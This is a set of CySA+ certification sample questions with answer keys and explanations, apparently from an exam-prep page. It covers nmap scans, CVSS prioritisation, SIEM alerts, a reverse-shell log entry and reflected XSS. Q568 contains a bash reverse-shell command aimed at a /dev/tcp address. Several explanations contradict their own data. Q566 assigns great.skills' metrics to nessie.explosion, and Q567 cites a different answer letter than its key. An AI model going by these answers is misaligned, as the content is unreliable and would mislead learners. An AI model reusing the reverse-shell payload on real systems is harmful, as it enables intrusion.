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

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CompTIA Cybersecurity Analyst (CySA+) Certification Exam Sample Questions (Q565-Q570):

NEW QUESTION # 565
Given the output below:
#nmap 7.70 scan initiated Tues, Feb 8 12:34:56 2022 as: nmap -v -Pn -p 80,8000,443 --script http-* -oA server.out 192.168.220.42 Which of the following is being performed?

- A. Web server enumeration
- B. Log4] check
- C. Cross-site scripting
- D. Local file inclusion attack

Answer: A

Explanation:
Web server enumeration is the process of identifying information about a web server, such as its software version, operating system, configuration, services, and vulnerabilities. This can be done using tools like Nmap, which can scan ports and run scripts to gather information. In this question, the Nmap command is using the -p option to scan ports 80, 8000, and 443, which are commonly used for web services. It is also using the --script option to run scripts that start with http-*, which are related to web server enumeration. The output file name server.out also suggests that the purpose of the scan is to enumerate web servers. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 8; https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives

NEW QUESTION # 566
A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

- A. sweet.bike

- B. great.skills
- C. nessie.explosion
- D. vote.4p

Answer: C

Explanation:
nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12.
nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges34. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

NEW QUESTION # 567
An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False negative
- B. False positive
- C. True positive
- D. True negative

Answer: A

Explanation:
The correct answer is C. False negative.
A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.
A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION # 568
A security analyst identifies the following log entry in the web server logs:
10.203.10.23 - - [22/May/2024 11:06:29] "GET /admin?cmd=bash+-i+>%26+/dev/tcp/10.20.10.22/1234+0%3E%261 http/1.1" 200 -
Which of the following best explains the log entry?

- A. This was caused by an administrator logging in to a website using the command line.
- B. This is a failed attack attempting to exploit an LFI vulnerability.
- C. This was caused by a successful RFI vulnerability exploitation.
- D. This is a successful lateral movement abusing an RCE vulnerability.

Answer: D

Explanation:
The URL parameter (cmd=bash -i >& /dev/tcp/10.20.10.22/1234 0>&1) is classic remote-code-execution syntax for spawning a

reverse shell back to the attacker's host. The 200 status shows the command ran successfully, indicating the attacker has gained shell access (a form of lateral movement) via an RCE flaw.

NEW QUESTION # 569
The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT    STATE   SERVICE REASON
80/tcp  open    http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

- A. An output of characters > and " as the parameters used m the attempt
- B. The vulnerable parameter ID http://172.31.15.2/1.php?id-2 and unfiltered characters returned
- C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
- D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Answer: D

Explanation:
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL
http://172.31.15.2/1.php?id=2.

NEW QUESTION # 570
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